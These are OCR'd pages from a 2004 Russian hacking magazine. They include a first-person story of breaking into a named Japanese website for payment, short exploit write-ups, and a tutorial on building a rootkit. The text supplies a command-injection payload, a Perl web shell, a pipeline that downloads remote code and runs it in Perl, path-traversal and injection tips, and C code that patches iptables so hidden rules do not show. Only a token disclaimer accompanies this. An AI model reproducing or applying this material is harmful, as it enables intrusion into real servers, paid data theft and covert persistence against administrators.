Плакать горькими слезами! Если перспектива не катит, то попробуем проиграть с минимальными потерями по следующему сценарию. Надо: отключить затрояненный бокс от сети, добыть все существующие патчи для системы, сохранить патчи в другую систему (/drive/CDR/etc). Конечно же, забэкапить всю важную инфу из поверженного бокса. Исключить любые бинарники из бэкапа (они могут быть также заражены). Стереть партицию, где была установлена система (отформатировать заразу). Переставить ось, зарядить ее всеми патчами (находясь в офлайне, конечно). Создать свою hidden-директорию, куда скопировать все ключевые файлы системы (ls, netstat, ifconfig): по оригиналам можно будет отследить, какие утилиты могли быть подменены. Только тогда, ни шагом раньше, можно вывести систему снова в онлайн. Не забывай про бэкапы и своевременные обновления в дальнейшем!

Есть ли софт, вроде антивируса, который найдет руткит в моем *nix'е?

Сейчас можно найти кучу подобных rootkit scanner'ов, которые позволят узнать, только ли тебе принадлежит система или тут уже покопался грязный хэккер. Наиболее известный сканер подобного рода – chkrootkit (www.chkrootkit.org). Он умеет искать конкретные руткиты, точно зная их повадки. Другие продукты данного семейства обладают и эвристическим анализатором, который позволяет отыскивать прежде невиданную заразу. Недавно я познакомился с rootkithunter'ом (www.rootkit.nl) и остался доволен. Сейчас поддерживаются практически все известные дистрибутивы. Авторы довольно оперативно выпускают апдейты к новым осям.

Можно ли самому натырить аккаунтов западных провов?

Отдельные темные личности этим занимаются постоянно, без перерывов на обед и ужин. Хотя в российском контексте подобные замутки часто оказываются безрезультатны: за последние 5 лет использовать западные аккаунты на нашей родине стало порядком сложнее. Теперь проблема для множества виртуальных бандитов - как применить украденное, сродни «есть чем, было бы куда!». До 90% захваченных аккаунтов приходится на сканирование шаров (shared-ресурсов), немного на трояны и совсем крохи - взлом провайдеров и их посредников, занимающихся перепродажей аккаунтов. Зона сканирования (диапазон сабнета) выбирается относительно конкретного IP, который был встречен однажды. Так, если у чела IP 123.45.67.89, то по whois (ripe.net, arin.net) можно узнать, что его подсеть, к примеру, - 123.45.*.*. Именно данный разброс скармливается сканеру. Троянить юзеров конкретного прова оказывается сложнее для горемычного hacker'а. Хотя один герой андеграунда сумел взломать software-портал и давал скачивать протрояненный софт юзерам выбранных ISP. Успешные взломы целых провайдеров все еще остаются, по большей части, гордыми секретами хакерского сообщества ;).

Заканчивай все дела
скорей начинай играть!

Компьютер ЭКСИМЕР™ Home Perfomance предлагает великолепную производительность для поддержки трехмерных компьютерных игр и действительно реалистичное воспроизведение звука с помощью системы Dolby Digital. Оснащенный мощным процессором Intel® Pentium® 4 с технологией Hyper-Threading компьютер ЭКСИМЕР™ Home Perfomance сможет быстро выполнить одновременно несколько задач. Так что теперь Вы сможете приняться за игру быстрее.



ХАКЕР/№09(69)/2004

■ Master-lame-master

CENSORED

ВЗЛОМ ПО-ЯПОНСКИ

Взлом серьезного зарубежного сайта – дело непростое. Оно и понятно: буржуйские админы получают за свою работу кучу бабок, проходят всякие там сертификации и тесты на профпригодность и поэтому почти всегда тщательно настраивают файрволы и без проблем распознают хакерские атаки. В семье, впрочем, не без урода, в чем я недавно опять наглядно убедился.

НАШУМЕВШИЕ ИСТОРИИ КРУПНЫХ ВЗЛОМОВ

Однажды мне подвернулась возможность подзаработать. Я трепался в аське и вдруг наткнулся на сообщение от неизвестного чухана. Он просил украсть некоторые документы с японского портала, за что обещал щедро расплатиться электронной валютой. Я уже работал с подобными людьми и поэтому особо не парился по поводу того, что меня могут прокинуть. Обговорив цену, мы сошлись на сумме в $250, после чего неизвестная персона ушла в оффлайн, оставив меня наедине с японским web-сайтом.


ПЕРВАЯ ЗАЦЕПКА

Первым делом я, вообразив себя белорусским партизаном, пропинговал жертву t.soka.co.jp. По всей видимости, файрвол на серванте резал весь icmp-трафик: ни один пакет не вернулся назад. Не знаю, зачем надо было разводить такой маразм, но это же японцы :). Вообще, мне раньше доводилось обходить хорошо настроенные файрволы, однако такая перспектива меня не особенно радовала. На всякий случай я поконнектился на некоторые стандартные порты (21, 22 и т.д.), но большинство портов были закрыты для соединений. Сомнительно, чтобы на этой машине не стояло ни ftp, ни ssh. Скорее всего, просто эти службы закрыты для доступа снаружи, что, в общем-то, является стандартным решением. Я даже решил не сканить остальные порты, поскольку было ясно, что потенциально опасные службы на сервере закрыты для доступа извне, а наживать геморрой с обходом сетевого экрана мне пока не хотелось. Выбирать было не из чего - единственный метод проникновения на сервер лежал через Web. Главная страничка не показала мне ничего хорошего - контент сайта состоял полностью из японских иероглифов (впрочем, позже я заметил линк на англоязычный вариант :)). После обращения к /cgi-bin/ был получен от ворот поворот, что было основным симптомом дефолтовой политики сервера Apache.

Казалось бы, никаких результатов. В течение пяти минут я тыкался по ссылкам, пытаясь нащупать какой-нибудь дырявый скрипт. Наконец, мне повезло, я загрузил сценарий /cgi-bin/staffs.cgi. Скрипт понимал несколько параметров. Первый, type, имел значение Sys. Второй, file_name, передавался со значением kuroki. Перевести загадочное имя файла на русский язык мне так и не удалось - наверное, это какой-то японский сленг :). Хотя суть от этого не менялась - мне показалось, что я нащупал просто-таки детский, дебильный, простите за мой французский, баг.

Итак, я изменил значение второго параметра. Вначале я, рассчитывая неизвестно

За огненной стеной



Господин Куроки :)

ЧТО ПОМОГЛО МНЕ ПРИ ВЗЛОМЕ?

1. Я никогда не терял надежду на победу, поэтому всегда экспериментировал. Например, я быстро обнаружил, что параметр file_name может принимать значения произвольных команд.


2. Я знаю параметры многих утилит и программ. Я без труда сумел связать два приложения GET и Perl. А все потому, что перед этим я старательно изучил описание параметров к этим командам.

3. Я часто обращался за помощью к Web-оболочкам типа CGI-Telnet и не изобретал велосипед. Действительно, www-шелл ничем не хуже обычного. Главное - уметь к нему привыкнуть :).

на что, подставил значение /etc/passwd и, естественно, жестоко обломался. Вместо файла с пользователями отобразилась ошибка 500. Я уж было подумал, что это своеобразный вид защиты от нападений и удача от меня отвернулась. Но шестое чувство мне подсказывало, что игра не закончена. Я еще раз изменил значение на что-то вроде «../../etc/passwd» и обновил страницу. Опять ошибка 500. Я добавлял символы «..» (это означает переход наверх в дереве каталогов), пока не увидел содержимое /etc/passwd. Хотя содержимое - громко сказано. Вместо целого документа на моем экране сияла только первая строка системного файла. Это уже кое-что. Я могу читать любые доступные текущему юзеру файлы, точнее, первую строчку этих файлов :).

ДАЕШЬ КОМАНДНЫЙ РЕЖИМ!

Впрочем, даже такая вкусная брешь в сценарии не давала мне особого повода для радости. Чтением файлов многого не добиться. Мучаясь в размышлениях, я решил попробовать подставить команду вместо имени файла. Выполнение команды (пусть даже с выводом в одну строку) могло дать колоссальные возможности. Изменив значение параметра file_name на |id| и обновив страницу,



Ваши права?

я буквально подпрыгнул от радости! Это сработало! Немного подумав, сценарий показал права текущего юзера. Теперь у меня был web-шелл юзера с уидом www и групповым идентификатором wwwgrp.

АНАЛИЗИРУЙ ЭТО

Настало время приступить к анализу системы. Ведь я еще не знал, в какие директории я имею право писать, какие файлы смотреть и выполнять. Впрочем, с такой оболочкой много-го не сделать - скрипт по-прежнему показывал лишь первую строку вывода команды.

Первый запрос был |uname -a|. Эта команда выдала мне сведения об установленной на сервере системе - я начинал вспарывать брюхо старой Солярке 5.6. Особенности этой старушки мы с тобой уже проходили :), поэтому ты должен знать ее уязвимости.

Далее я отдал команду |which perl|, чтобы удостовериться в том, что интерпретатор находится в /usr/bin. К сожалению, скрипт вообще ничего не вывел. Это означало, что либо Perl находится в /usr/local/bin, либо его вообще нет, а staffs.cgi написан на другом языке. Проверив патч к Perl, я узнал, что бинарник действительно расположен в /usr/local/bin.

Действовать по стандартной схеме было бессмысленно - на сервере находился файрвол. У меня было только три варианта дальнейших действий:

1. Удаленно вырубить файрвол.
2. Замутить connback-скрипт и открыть на своем хосте netcat с прослушиванием определенного порта.
3. Довольствоваться управлением через www.


Решено было остановиться на третьем пункте, поскольку первые два требовали значительных навыков в анализе и офигительного везения. Ни тем, ни другим, к сожалению, я похвастаться не мог, поэтому решил залить на сервер самопальный скрипт, который должен был полноценно выполнять команды. Для осуществления этой элементарной задачи нужно скачать примерно такой самопальный скрипт:

Код cmd.cgi

```
#!/usr/local/bin/perl
print "Content-type: text/html\n\n";
$cmd=$ENV{QUERY_STRING};
$cmd=~s/%20/ /g;
$cmd=`$cmd`;
print "<pre>$cmd<\/pre>\n";
```

Подобный сценарий позволял выполнить практически любую команду с правами www. Отправив запрос |ls -lad|, я узнал, что залить сценарий можно прямо в www-каталог (юзер www имел полные права на чтение, запись и выполнение файлов в этом каталоге). Только вот осуществить задуманное мне не удалось - оказалось, что скрипт staffs.cgi не выполняет команды с символом перенаправления потока (>). Ты, наверное, догадался, что я пытался намутить ftp-сценарий, а затем передать его /usr/bin/ftp. К сожалению, и wget'а

Внезапно я вспомнил, что все солярки по дефолту комплектуются перловой утилитой GET, которая может находиться в /usr/bin либо в /usr/local/bin. Сделав запрос |ls -la /usr/local/bin/GET|, я удостоверился, что сценарий действительно присутствует в системе. Это хорошо, однако, повторюсь, что staffs.cgi не понимает перенаправление в файл, а у GET нет опций, через которые можно было бы указать output-file. Из вышеописанного можно сделать один простой вывод: ситуация опять выглядела не лучшим образом :). Однако я даже и не думал отчаиваться, поскольку почти сразу вспомнил, что интерпретатор Perl умеет брать программу для выполнения прямо из стандартного входного потока STDIN. И использовав конвейер из двух команд, можно было легко выполнить на уязвимой машине любой сценарий: запрос вида |/usr/local/bin/GET http://host.com/file.cgi | /usr/local/bin/perl --| привел к тому, что скачанный файл выполнился как перловый сценарий, даже не сохранившись на сервере! Таким образом, мне ничего не мешало составить вспомогательный сценарий, содержащий всего одну строку system("/usr/local/bin/GET http://host.ru/cmd.cgi > /path/to/www/cgi-bin/cmd.cgi"). В отдельном сценарии я уже



Никаких перенаправлений!


CISCO ПОД ПРИЦЕЛОМ

На вопрос, заданный в июльском номере X, мне пришло всего два ответа. Причем оба были не совсем правильными. Итак, чтобы эксплойт для циски заработал, необходимо увеличить размер передаваемого пакета. Кодер эксплойта этого не сделал, потому что хотел защитить свое творение от грязных рук скрипткидисов. Внутри исходника нужно добавить пару нуликов к счетчику цикла. Помимо этого в самом цикле как бы случайно забыт номер протокола :). Его тоже надо указать.

Вот и все нехитрые изменения, которые надо провести, чтобы дьявольский бинарник заработал. Впрочем, сейчас существует продвинутый Cisco Global Exploiter. В этом перловом эксплойте ничего править уже не надо.




Всегда ищи альтернативу wget'у, если его нет на сервере. Тебя всегда может выручить утилита GET или fetch.





На нашем диске ты, как всегда, найдешь прекрасный видеоролик, демонстрирующий описанный взлом.



Не стоит забывать, что все действия хакера противозаконны, и эта статья дана лишь для ознакомления и организации правильной защиты с твоей стороны. За применение материала в незаконных целях автор и редакция ответственности не несут.



Заливаем командный интерпретатор


Превращение бинарного скрипта в ASCII-код


Простори японского сервера

КОМАНДУЙ ЧЕРЕЗ WWW

Не забывай, что многие скрипты содержат в себе вкусные ошибки. Даже те сценарии, которые были написаны криворукими программистами и не объявлены в баг-листе, могут содержать значительные уязвимости. Вот несколько советов для успешного поиска подобных сценариев:


Понедельник - день тяжелый :)

❶. Обращай внимания на параметры с именами file, file_name, path и т.п. Часто их значения не проверяются на спецсимволы, и могут быть проэксплуатированы. Попробуй подставить в качестве значения «../../../../../etc/passwd%00» и проверить скрипт на null-баг.

❷. Параметры типа page, locate и т.п. позволяют организовать code-insertion. Достаточно лишь создать файл с вредоносным кодом и передать в качестве страницы линк на свежесозданный скрипт.

❸. Пробуй изменять значения параметров cgi-скриптов на |команду|. Часто программисты не проверяют опции на наличие пайпа, поэтому есть определенный шанс (очень маленький, замечу), что команда будет выполнена.


❹. Если ты встречаешь всего один параметр, передаваемый скрипту, не исключено, что он входит в функцию system(). Проверь это, отделив опцию от знака равенства символом «;». Если предположение верно, на экране появится выполненная системная команда.

мог юзать любые символы (и перенаправления в том числе).

Нужно помнить, что Perl считывает данные из STDIN, пока не встретит конструкцию __END__. В противном случае перловый процесс осядет в таблице и будет там висеть, пока его не запалит злой японский админ-самурай :). В связи с этим я добавил вторую строку во временной скрипт, а затем выполнил команду.

После успешной закачки я дал сценарию достаточные для выполнения права (|chmod 755 cmd.cgi|). Загрузив командную оболочку, я во второй раз за день получил ошибку 500. Это выглядело странным, ведь файл может выполняться, сам сценарий не содержит плохих команд, да и путь к интерпретатору указан верно. Для ясности картины я выполнил запрос |perl –c cmd.cgi| и perl отрапортовал, что с синтаксисом все ок.

Спустя десять минут до меня доперло, что баг крылся в неправильном режиме передачи данных. Если бы я перекачал скрипт через ftp, клиент залил файл в ASCII-режиме. Из-за того, что GET не умеет выдирать символы \r из переданных документов, взломщик и получил ошибку 500. Для исправления ситуации пришлось соединиться с юниксовым ftpd и залить туда сценарий в ASCII. Затем перекачать обратно уже в бинарном режиме. Я выполнил все это, затем обновил браузер и увидел, что командный www-шелл работает!


Оповещение заказчика о выполненной работе

ИЗМЕНЕНИЕ ПРАВИЛ

Стянув пару нужных файлов, я скинул уведомление заказчику. Спустя час он проснулся и объявил, что двух документов недостаточно и он поднимает цену до $300, если я предоставлю ему полный доступ к базе доков на сервере. Немного позлившись на то, что менять правила игры после выполнения успешного задания не принято, я согласился.

Прежде чем давать заказчику шелл, надо было изменить сценарий выполнения команд на более дружелюбную оболочку (судя по разговорам, клиенту бесполезно объяснять, что такое QUERY_STRING :)). Я решил воспользоваться услугами скрипта CGI-Telnet, о котором уже рассказывал в прошлых выпусках Х. Теперь достаточно выполнить пару команд, чтобы заказчик мог сливать нужные файлы самостоятельно, потому как CGI-Telnet (www.rohitab.com/cgiscripts/cgitelnet.zip) снабжен функциями скачивания и закачивания документов.

Поставить CGI-Telnet несложно. Нужно лишь перегнать скрипт в ASCII-режим и слегка изменить содержание вспомогательного сценария file.cgi. Вот, собственно, и все нехитрые действия.

CGI-Telnet оправдал мои ожидания. Заказчик с удовольствием заюзал эту оболочку, слив все данные, которые хотел. После изнурительного двухчасового ожидания я получил заслуженные $300 за прекрасную работу. Я был очень доволен собой, так как никогда раньше не ломал самую умную нацию на Земле :).



Cgi-telnet готов к работе



Докучаев Дмитрий aka Forb (forb@real.xakep.ru)



SERV-U LOCAL EXPLOIT >V3.X LOCAL EXPLOIT

ОПИСАНИЕ:

Сейчас ты вряд ли найдешь дырявый Serv-U на раскрученном сервере. Однако мир не без добрых багоискателей: 8 августа в программном продукте была найдена очередная брешь, позволяющая поиметь системные привилегии. Суть недоработки в следующем. В FTPD по дефолту существует учетная запись локального администратора для привилегированных операций: создания FTP-доменов, аккаунтов, групп и т.п. Этот аккаунт доступен только при соединении по петлевому интерфейсу. Впрочем, из-за этого уязвимость имеет локальный характер. Взломщику удалось отсниффать пароль для этой учетной записи и составить злой код, который после аутентификации создает новый домен и юзера со всеми привилегиями. Затем эксплойт пересылает серверу команду SITE EXEC с параметром, заданным злоумышленником.

ЗАЩИТА:

В настоящее время защититься от бага невозможно. Эксплойт успешно работает как на старых, так и на новых релизах Serv-U.

ССЫЛКИ:

Забирай эксплойт по ссылке www1.xakep.ru/post/23438/exploit.txt. Подробное описание уязвимости ты можешь найти в самом исходнике.

ЗАКЛЮЧЕНИЕ:

Несмотря на то, что баг локальный, хакер способен атаковать сервер удаленно. Ему лишь необходимо отыскать бажный CGI/PHP-сценарий и запустить эксплойт через функцию system().

GREETS:

Поздравляем автора эксплойта Tarascy Acunha с обнаружением столь занятного бага. А также благодарим мемберов хакерской тусы на #haxorcitos и #localhost (EFNet) за помощь в составлении злосчастного кода.

Домен создан, команда выполнена!

APACHE HTTPD ARBITRARY LONG HTTP HEADERS DOS EXPLOIT

ОПИСАНИЕ:

Во второй ветке известного сервера Apache была обнаружена утечка памяти. Баг таится в релизах 2.0.46 - 2.0.49. Он позволяет любому злоумышленнику удаленно уронить демон. Собственно, уязвима всего одна функция ap_get_mime_headers_core(), обрабатывающая заголовки. Если хакер составит очень длинный хидер, начинающийся с символов табуляции и пробелов, то httpd начнет в бешеном темпе жрать память. В конце концов, когда доступной памяти уже не останется, Apache упадет в кору. Этой баги вполне хватает для проведения DoS-атаки.

ЗАЩИТА:

Существует целых два решения против этой уязвимости.

1. Поставить httpd 2.0.50-dev и забыть о проблеме.
2. Наложить неофициальный патч, предлагаемый разработчиком Apache. Его можно найти на странице www.securitylab.ru/46115.html.

ССЫЛКИ:

Эксплойт полностью написан на Perl и выложен на твоем любимом сайте: www1.xakep.ru/post/23137/exploit.txt. Развернутая информация об ошибке доступна на странице www.securitylab.ru/46115.html.

ЗАКЛЮЧЕНИЕ:

Из-за того, что эксплойт приводит к аварийному завершению демона, баг не считается критическим. Однако рекомендуется обновить Apache, поскольку в приватных источниках может находиться куда более эффективный эксплойт.

GREETS:

Баг и эксплойт полностью принадлежат чуваку bkbll, который имеет собственный web-сайт www.cnhonker.com. Связаться с автором можно по электронному адресу bkbll@cnhonker.net.

```
[forb@tim forb]$ head apachespl.pl
#/usr/bin/perl
#
#exploit for apache ap_get_mime_headers_
#
#adv is here: www.guninski.com httpd1.ht
#
#version: apache 2 <2.0.49 apache 1 not
#
#by bkbll bkbll@cnhonker.net www cnhonke
#
[forb@tim forb]$ perl apachespl.pl
Ok, our buffer have send to target
[forb@tim forb]$ telnet 0 80
Trying 0.0.0.0...
telnet: connect to address 0.0.0.0: Conn
[forb@tim forb]$
```

Бей по httpd!

WINDOWS 2000 UTILITY MANAGER LOCAL EXPLOIT

ОПИСАНИЕ:

Опять винда, и опять локальный эксплойт. Можно подумать, что хакеры страдают нехваткой прав в дырявых форточках :). Не так давно вышел эксплойт для довольно заплесневелого бага в приложении Utility Manager. Уязвимость простая, как 3 рубля, быть может, ты слышал о ней. Чтобы поднять права, хакер запускает utilman (менеджер запускается с системными привилегиями), затем вызывает справку о программе. После этого открывается диалог с запросом help-файла. Взломщик заходит в каталог c:\windows\system32 и выбирает... cmd.exe. В итоге злоумышленник обладает шеллом с правами SYSTEM.

ЗАЩИТА:

Единственный путь к спасению - установка патча к utilman: www.microsoft.com/downloads/details.aspx?FamilyId=94CD9925-D99B-4CB6-B51E-248D4FD8AF07&displaylang=en.

ССЫЛКИ:

Сливай универсальный эксплойт (с поддержкой всех языков) по ссылке www1.xakep.ru/post/22017/exploit.txt. Исчерпывающую документацию читай тут: www1.xakep.ru/post/19120/default.asp.

ЗАКЛЮЧЕНИЕ:

Вооружившись универсальным сплойтом, продвинутые хакеры еще долго будут повышать системные права. До тех самых пор, пока админы не установят спасательный патч от MS.


GREETS:

Эксплойт написан хакером Cesar Cerrudo. Связаться с ним можно по e-mail sqlsec@yahoo.com. Существуют и другие авторы, но Цезарь выделился тем, что наколбасил универсальный код, работающий даже с русской Win2k.

Смертельный код убийственного эксплойта

■ Докучаев Дмитрий aka Forb (forb@real.xakep.ru)

ВООРУЖИСЬ СВОИМ РУТКИТОМ



Чтобы бдительный админ не заметил нелегального пребывания на сервере, необходимо вооружиться хорошим руткитом. К сожалению, в публичных источниках сложно найти подобное творение, поэтому хакерский набор бинарников придется писать самому. Поверь, это несложно, тебе даже необязательно владеть языком программирования. Хочешь попробовать? Точи коньки! :)

ГРАМОТНАЯ ПОДМЕНА СИСТЕМНЫХ БИНАРНИКОВ

Ты можешь поспорить: мол, зачем создавать то, что уже есть? На самом деле все руткиты, которые ты найдешь на хакерских сайтах, внесены в базу антируткитов и антивирусов. Если админ заслуженно получает свою зарплату, он вычислит тебя за один сеанс сканирования. В случае создания собственного руткита шансы на выживание резко увеличиваются. Оно понятно, ведь админ даже не заподозрит, что его сервером рулит чужестранец, - ведь любимый chkrootkit утверждает, что все в ажуре :).

СВЯТАЯ СВЯТЫХ - ФАЙРВОЛ

Добрая половина всех серверов в инете защищена огненной стеной. Если ты каким-либо образом эту стену преодолел, нужно озадачиться вопросом: как войти на сервер повторно? Самое простое решение - вставить исключающее правило в фильтр. При этом брандмауэр без лишнего геморроя тебя пропустит, однако администратор может влегкую запалить лишнее правило. Единственный метод, который я рекомендую в этом случае, - модификация исходников файрвола. Многие боятся даже взглянуть на исходные тексты программ. Этот синдром объясняется тем, что сырцы сочиняли грамотные программисты, до которых далеко даже видавшему виды хакеру. На самом деле бояться чужого кода не стоит, никто же не заставляет тебя вникать в каждую строку текстового файла. От тебя требуется лишь найти нужный фрагмент кода и слегка подкорректировать его.

Итак, как ты догадался, первым делом мы пропатчим файрвол. Поскольку я фанат пингвина, мой выбор естественным образом пал на известный брандмауэр iptables (www.netfilter.org/files/iptables-1.2.11.tar.bz2), входящий в комплект любого Linux с ядром 2.4 и 2.6. Давай подумаем, что нам необходимо для того, чтобы бдящий админ не запалил левое правило. Во-первых, нужно найти фрагмент кода, отвечающий за распечатку правил. По понятным причинам я обнаружил его в исходнике iptables.c. Во-вторых, необходимо создать исключающее событие, при котором спрятанное правило не будет выводиться на экран. И в-третьих, сделать патч универсальным, то есть осуществить возможность сохранения списка левых ip-адресов в отдельном файле.

Кстати, о файлах. В рутките shv, известном в узких кругах, встречаются файлы proc.h, ports.h и file.h, расположенные в каталоге /usr/include. Я старался патчить сырцы, чтобы ты мог сам указать местонахождение файлов с адресами. Это удобно и безопасно, ведь далеко не у каждого админа хватит ума и времени для просмотра всех системных инклудов.

К сожалению, я не знаток Си. Думаю, многие из читателей тоже не смогут похвастаться своими знаниями. Однако для изготовления патча тебе понадобится лишь консольная команда man и немного надежды на то, что твой не совсем умело составленный код скомпилится без осложнений :). Первым делом посмотри версию файрвола на взломанном сервере. Именно к этому релизу и будет наложен патч, только тогда есть надежда, что админ оставит тебя в покое. Скачивай и распаковывай iptables, затем открой каким-нибудь редактором файл iptables.c. Не буду тебя вынуждать на самостоятельный поиск ключевой процедуры вывода правил - она называется print_firewall(). Переходи к ее началу и в самой первой строке объяви шпионские переменные:

```
FILE* f;
int found = 0;
char hide_addr[20],get_addr[20];
```


Первая переменная указывает на структуру FILE. Она будет выполнять роль файлового дескриптора для функций fopen, fclose, fscanf и feof. Об их назначении я скажу далее. Переменная found нужна для порождения исключающего события. Если она по каким-то причинам будет отлична от нуля, значит, правило должно быть спрятано. В обычном режиме вывода found останется с дефолтным нулевым значением. И, наконец, чаровые переменные hide_addr и get_addr будут использоваться для сравнения айпишников, полученных из файла и, собственно, из правила iptables.

После описания важных переменных ищи строку кода с начальным условием if(format & FMT_LINENUMBERS). С этого момента начинается вывод правила на экран. Наша задача - перехватить его. Поэтому перед этой строчкой и расположится твой шпионский код. Прежде всего, сохраним адрес отправителя в переменную hide_addr:

```
sprintf(hide_addr,"%s",addr_to_dotted(&(fw->ip.src)));
```

Затем откроем файл, где будет располагаться список айпишников, и проанализируем каждую строку:

```
f=fopen("./ipz","r");
while(!feof(f)) {
fscanf(f,"%s",get_addr);
if ((!strcmp(hide_addr,get_addr))) found = 1;
}
fclose(f);
```



Небольшой патч для большого файрвола

```
[root@linux iptables-1.2.9]# iptables -A INPUT -s 127.0.0.1 -j ACCEPT
[root@linux iptables-1.2.9]# iptables -A INPUT -s 127.0.0.2 -j ACCEPT
[root@linux iptables-1.2.9]# iptables -A INPUT -s 127.0.0.3 -j ACCEPT
[root@linux iptables-1.2.9]# false >./rules
[root@linux iptables-1.2.9]# ./iptables -nvL INPUT
Chain INPUT (policy ACCEPT 40560 packets, 1999K bytes)
 pkts bytes target     prot opt in     out     source               destination
    0     0 ACCEPT     all  --  *      *       127.0.0.1            0.0.0.0/0
    0     0 ACCEPT     all  --  *      *       127.0.0.2            0.0.0.0/0
    0     0 ACCEPT     all  --  *      *       127.0.0.3            0.0.0.0/0
[root@linux iptables-1.2.9]# echo 127.0.0.2 > rules
[root@linux iptables-1.2.9]# ./iptables -nvL INPUT
Chain INPUT (policy ACCEPT 40599 packets, 1999K bytes)
 pkts bytes target     prot opt in     out     source               destination
    0     0 ACCEPT     all  --  *      *       127.0.0.1            0.0.0.0/0
    0     0 ACCEPT     all  --  *      *       127.0.0.3            0.0.0.0/0
[root@linux iptables-1.2.9]#
```

